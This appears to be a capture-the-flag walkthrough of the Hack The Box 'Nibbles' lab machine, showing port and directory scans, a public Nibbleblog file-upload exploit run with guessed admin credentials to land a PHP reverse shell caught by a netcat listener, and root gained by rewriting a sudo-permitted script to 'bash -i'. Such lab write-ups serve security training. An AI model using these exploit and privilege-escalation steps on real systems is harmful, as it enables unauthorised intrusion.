

Nibbles

As the initial step, used **Nmap** tool to run a scan for open ports and services on the machine.




```
┌──(kali㉿kali)-[~/HTB/Nibbles]
└─$ nmap -p- -sC -sV -A 10.129.98.81
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-13 16:42 EDT
Nmap scan report for 10.129.98.81
Host is up (0.019s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

With port 80 open, Opened the same on the browser.




Hello world!

Immediately checked on the source code of the webpage which revealed another directory of the web server which has more content.




```
<b>Hello world!</b>















<!-- /nibbleblog/ directory. Nothing interesting here! -->

```

Next enumerated more on the web sub-directories on the designated webpage which exposed more sub-directories.



```
┌──(kali㉿kali)-[~/HTB/Nibbles]
└─$ gobuster dir -u http://10.129.98.81/nibbleblog/ -w=/usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.98.81/nibbleblog/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/13 16:47:11 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 302]
/.htaccess            (Status: 403) [Size: 307]
/.htpasswd            (Status: 403) [Size: 307]
/admin                (Status: 301) [Size: 323] [--> http://10.129.98.81/nibbleblog/admin/]
/admin.php            (Status: 200) [Size: 1401]
/content              (Status: 301) [Size: 325] [--> http://10.129.98.81/nibbleblog/content/]
/index.php            (Status: 200) [Size: 2987]
/languages            (Status: 301) [Size: 327] [--> http://10.129.98.81/nibbleblog/languages/]
/plugins              (Status: 301) [Size: 325] [--> http://10.129.98.81/nibbleblog/plugins/]
/README               (Status: 200) [Size: 4628]
/themes               (Status: 301) [Size: 324] [--> http://10.129.98.81/nibbleblog/themes/]
```


As enumerated more on the webpage, the email address of the administrator has been revealed.




```
<notification_session_start type="integer">0</notification_session_start>
<notification_email_to type="string">admin@nibbles.com</notification_email_to>
<notification_email_from type="string">noreply@10.10.10.134</notification_email_from>
<seo_site_title type="string">Nibbles - Yum yum</seo_site_title>
```

As researched more on google for open vulnerabilities on Nibble-blog, found an interesting Shell upload vulnerability and followed the URL - https://github.com/dix0nym/CVE-2015-6967

Followed the steps in the URL to get a shell onto our local machine.




```
[+] Exploit launched, check for shell.

┌──(kali㉿kali)-[~/HTB/Nibbles/CVE-2015-6967]
└─$ python3 exploit.py --url http://10.129.98.81/nibbleblog/ --username admin --password nibbles --payload /home/kali/Downloads/php-reverse-shell-master/reverse-shell.php
[+] Login Successful.
[+] Upload likely successfull.
```




```
┌──(kali㉿kali)-[~/HTB/Nibbles]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.53] from (UNKNOWN) [10.129.98.81] 55162
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 18:18:54 up  1:39,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty; job control turned off
```

The current shell has the user – **Nibbler** privileges. When tried to check the Sudo privileges on the machine, it seems that the user Nibbler can run **monitor.sh** script with root privileges. Hence this can be exploited further to get root privileges.




```
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -l
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

Changed the **Monitor.sh** script to a one-liner sudo privileges.



```
nibbler@Nibbles:/home/nibbler/personal/stuff$ echo "bash -i" > monitor.sh
echo "bash -i" > monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ cat monitor.sh
cat monitor.sh
bash -i
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
<er/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
root@Nibbles:/home/nibbler/personal/stuff# id
id
uid=0(root) gid=0(root) groups=0(root)
root@Nibbles:/home/nibbler/personal/stuff# 
```

Finally we get the root access to the machine and found the root flag.



```
root@Nibbles:~# cat root.txt
cat root.txt
1[redacted]
root@Nibbles:~# 
```